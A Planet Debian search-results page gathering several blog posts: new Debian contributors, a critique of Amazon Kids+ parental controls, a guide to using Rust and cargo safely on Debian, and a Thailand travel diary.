Search Results: "ana"

23 March 2024

Bits from Debian: New Debian Developers and Maintainers (January and February 2024)

The following contributors got their Debian Developer accounts in the last two months: The following contributors were added as Debian Maintainers in the last two months: Congratulations!

Erich Schubert: Do not get Amazon Kids+ or a Fire HD Kids

The Amazon Kids parental controls are extremely insufficient, and I strongly advise against getting any of the Amazon Kids series. The initial permise (and some older reviews) look okay: you can set some time limits, and you can disable anything that requires buying. With the hardware you get one year of the Amazon Kids+ subscription, which includes a lot of interesting content such as books and audio, but also some apps. This seemed attractive: some learning apps, some decent games. Sometimes there seems to be a special Amazon Kids+ edition , supposedly one that has advertisements reduced/removed and no purchasing. However, there are so many things just wrong in Amazon Kids: And, unfortunately, Amazon Kids is full of poor content for kids, such as DIY Fashion Star that I consider to be very dangerous for kids: it is extremely stereotypical, beginning with supposedly female color schemes, model-only body types, and judging people by their clothing (and body). You really thought you could hand-pick suitable apps for your kid on your own? No, you have to identify and remove such contents one by one, with many clicks each, because there is no whitelisting, and no mass-removal (anymore - apparently Amazon removed the workarounds that previously allowed you to mass remove contents). Not with Amazon Kids+, which apparently aims at raising the next generation of zombie customers that buy whatever you tell them to buy. Hence, do not get your kids an Amazon Fire HD tablet!

21 March 2024

Ian Jackson: How to use Rust on Debian (and Ubuntu, etc.)

tl;dr: Don t just apt install rustc cargo. Either do that and make sure to use only Rust libraries from your distro (with the tiresome config runes below); or, just use rustup. Don t do the obvious thing; it s never what you want Debian ships a Rust compiler, and a large number of Rust libraries. But if you just do things the obvious default way, with apt install rustc cargo, you will end up using Debian s compiler but upstream libraries, directly and uncurated from crates.io. This is not what you want. There are about two reasonable things to do, depending on your preferences. Q. Download and run whatever code from the internet? The key question is this: Are you comfortable downloading code, directly from hundreds of upstream Rust package maintainers, and running it ? That s what cargo does. It s one of the main things it s for. Debian s cargo behaves, in this respect, just like upstream s. Let me say that again: Debian s cargo promiscuously downloads code from crates.io just like upstream cargo. So if you use Debian s cargo in the most obvious way, you are still downloading and running all those random libraries. The only thing you re avoiding downloading is the Rust compiler itself, which is precisely the part that is most carefully maintained, and of least concern. Debian s cargo can even download from crates.io when you re building official Debian source packages written in Rust: if you run dpkg-buildpackage, the downloading is suppressed; but a plain cargo build will try to obtain and use dependencies from the upstream ecosystem. ( Happily , if you do this, it s quite likely to bail out early due to version mismatches, before actually downloading anything.) Option 1: WTF, no I don t want curl bash OK, but then you must limit yourself to libraries available within Debian. Each Debian release provides a curated set. It may or may not be sufficient for your needs. Many capable programs can be written using the packages in Debian. But any upstream Rust project that you encounter is likely to be a pain to get working, unless their maintainers specifically intend to support this. (This is fairly rare, and the Rust tooling doesn t make it easy.) To go with this plan, apt install rustc cargo and put this in your configuration, in $HOME/.cargo/config.toml:
[source.debian-packages]
directory = "/usr/share/cargo/registry"
[source.crates-io]
replace-with = "debian-packages"
This causes cargo to look in /usr/share for dependencies, rather than downloading them from crates.io. You must then install the librust-FOO-dev packages for each of your dependencies, with apt. This will allow you to write your own program in Rust, and build it using cargo build. Option 2: Biting the curl bash bullet If you want to build software that isn t specifically targeted at Debian s Rust you will probably need to use packages from crates.io, not from Debian. If you re doing to do that, there is little point not using rustup to get the latest compiler. rustup s install rune is alarming, but cargo will be doing exactly the same kind of thing, only worse (because it trusts many more people) and more hidden. So in this case: do run the curl bash install rune. Hopefully the Rust project you are trying to build have shipped a Cargo.lock; that contains hashes of all the dependencies that they last used and tested. If you run cargo build --locked, cargo will only use those versions, which are hopefully OK. And you can run cargo audit to see if there are any reported vulnerabilities or problems. But you ll have to bootstrap this with cargo install --locked cargo-audit; cargo-audit is from the RUSTSEC folks who do care about these kind of things, so hopefully running their code (and their dependencies) is fine. Note the --locked which is needed because cargo s default behaviour is wrong. Privilege separation This approach is rather alarming. For my personal use, I wrote a privsep tool which allows me to run all this upstream Rust code as a separate user. That tool is nailing-cargo. It s not particularly well productised, or tested, but it does work for at least one person besides me. You may wish to try it out, or consider alternative arrangements. Bug reports and patches welcome. OMG what a mess Indeed. There are large number of technical and social factors at play. cargo itself is deeply troubling, both in principle, and in detail. I often find myself severely disappointed with its maintainers decisions. In mitigation, much of the wider Rust upstream community does takes this kind of thing very seriously, and often makes good choices. RUSTSEC is one of the results. Debian s technical arrangements for Rust packaging are quite dysfunctional, too: IMO the scheme is based on fundamentally wrong design principles. But, the Debian Rust packaging team is dynamic, constantly working the update treadmills; and the team is generally welcoming and helpful. Sadly last time I explored the possibility, the Debian Rust Team didn t have the appetite for more fundamental changes to the workflow (including, for example, changes to dependency version handling). Significant improvements to upstream cargo s approach seem unlikely, too; we can only hope that eventually someone might manage to supplant it.
edited 2024-03-21 21:49 to add a cut tag


comment count unavailable comments

Ravi Dwivedi: Thailand Trip


This post is the second and final part of my Malaysia-Thailand trip. Feel free to check out the Malaysia part here if you haven t already. Kuala Lumpur to Bangkok is around 1500 km by road, and so I took a Malaysian Airlines flight to travel to Bangkok. The flight staff at the Kuala Lumpur only asked me for a return/onward flight and Thailand immigration asked a few questions but did not check any documents (obviously they checked and stamped my passport ;)). The currency of Thailand is the Thai baht, and 1 Thai baht = 2.5 Indian Rupees. The Thailand time is 1.5 hours ahead of Indian time (For example, if it is 12 noon in India, it will be 13:30 in Thailand). I landed in Bangkok at around 3 PM local time. Fletcher was in Bangkok that time, leaving for Pattaya and we had booked the same hostel. So I took a bus to Pattaya from the airport. The next bus for which the tickets were available was at 7 PM, so I took tickets for that one. The bus ticket cost was 143 Thai Baht. I didn t buy SIM at the airport, thinking there must be better deals in the city. As a consequence, there was no way to contact Fletcher through internet. Although I had a few minutes call remaining out of my international roaming pack.
A welcome sign at Bangkok's Suvarnabhumi airport.
Bus from Suvarnabhumi Airport to Jomtien Beach in Pattaya.


Our accommodation was near Jomtien beach, so I got off at the last stop, as the bus terminates at the Jomtien beach. Then I decided to walk towards my accommodation. I was using OsmAnd for navigation. However, the place was not marked on OpenStreetMap, and it turned out I missed the street my hostel was on and walked around 1 km further as I was chasing a similarly named incorrect hostel on OpenStreetMap. Then I asked for help from two men sitting at a caf . One of them said he will help me find the street my hostel is on. So, I walked with him, and he told me he lives in Thailand for many years, but he is from Kuwait. He also gave me valuable information. Like, he told me about shared hail-and-ride songthaews which run along the Jomtien Second Road and charge 10 Baht for any distance on their route. This tip significantly reduced our expenses. Further, he suggested me 7-Eleven shops for buying a local SIM. Like Malaysia, Thailand has 24/7 7-Eleven convenience stores, a lot of them not even 100 m apart. The Kuwaiti person dropped me at the address where my hostel was. I tried searching for a person in-charge of that hostel, and soon I realized there was no reception. After asking for help from locals for some time, I bumped into Fletcher, who also came to this address and was searching for the same. After finding a friend, I felt a sigh of relief. Adjacent to the property, there was a hairdresser shop. We went there and asked about this property. The woman called the owner, and she also told us the required passcodes to go inside. Our accommodation was in a room on the second floor, which required us to put a passcode for opening. We entered the passcode and entered the room. So, we stayed at this hostel which had no reception. Due to this, it took 2 hours to find our room and enter. It reminded me of a difficult experience I had in Albania, where me and Akshat were not able to find our apartment in one of the hottest days and the owner didn t know our language. Traveling from the place where the bus dropped me to the hostel, I saw streets were filled with bars and massage parlors, which was expected. Prostitutes were everywhere. We went out at night towards the beach and also roamed around in 7-Elevens to buy a SIM card for myself. I got a SIM for 7 day unlimited internet for 399 baht. Turns out that the rates of SIM cards at the airport were not so different from inside the city.
Road near Jomtien beach in Pattaya
Photo of a songthaew in Pattaya. There are shared songthaews which run along Jomtien Second road and takes 10 bath to anywhere on the route.

Jomtien Beach in Pattaya.
In terms of speaking English, locals didn t know English at all in both Pattaya and Bangkok. I normally don t expect locals to know English in a non-English speaking country, but the fact that Bangkok is one of the most visited places by tourists made me expect locals to know some English. Talking to locals is an integral part of travel for me, which I couldn t do a lot in Thailand. This aspect is much more important for me than going to touristy places. So, we were in Pattaya. Next morning, Fletcher and I went to Tiger park using shared songthaew. After that, we planned to visit Pattaya Floating market which is near the Tiger Park, but we felt the ticket prices were higher than it was worth. Fletcher had to leave for Bangkok on that day. I suggested him to go to Suvarnabhumi Airport from the Jomtien beach bus terminal (this was the route I took the last day in opposite direction) to avoid traffic congestion inside Bangkok, as he can follow up with metro once he reaches the airport. From the floating market, we were walking in sweltering heat to reach the Jomtien beach. I tried asking for a lift and eventually got successful as a scooty stopped, and surprisingly the person gave a ride to both of us. He was from Delhi, so maybe that s the reason he stopped for us. Then we took a songthaew to the bus terminal and after having lunch, Fletcher left for Bangkok.

A welcome sign at Pattaya Floating market.

This Korean Vegetasty noodles pack was yummy and was available at many 7-Eleven stores.

Next day I went to Bangkok, but Fletcher already left for Kuala Lumpur. Here I had booked a private room in a hotel (instead of a hostel) for four nights, mainly because of my luggage. This costed 5600 INR for four nights. It was 2 km from the metro station, which I used to walk both sides. In Bangkok, I visited Sukhumvit and Siam by metro. Going to some areas require crossing the Chao Phraya river. For this, I took Chao Phraya Express Boat for going to places like Khao San road and Wat Arun. I would recommend taking the boat ride as it had very good views. In Bangkok, I met a person from Pakistan staying in my hotel and so here also I got some company. But by the time I met him, my days were almost over. So, we went to a random restaurant selling Indian food where we ate some paneer dish with naan and that restaurant person was from Myanmar.
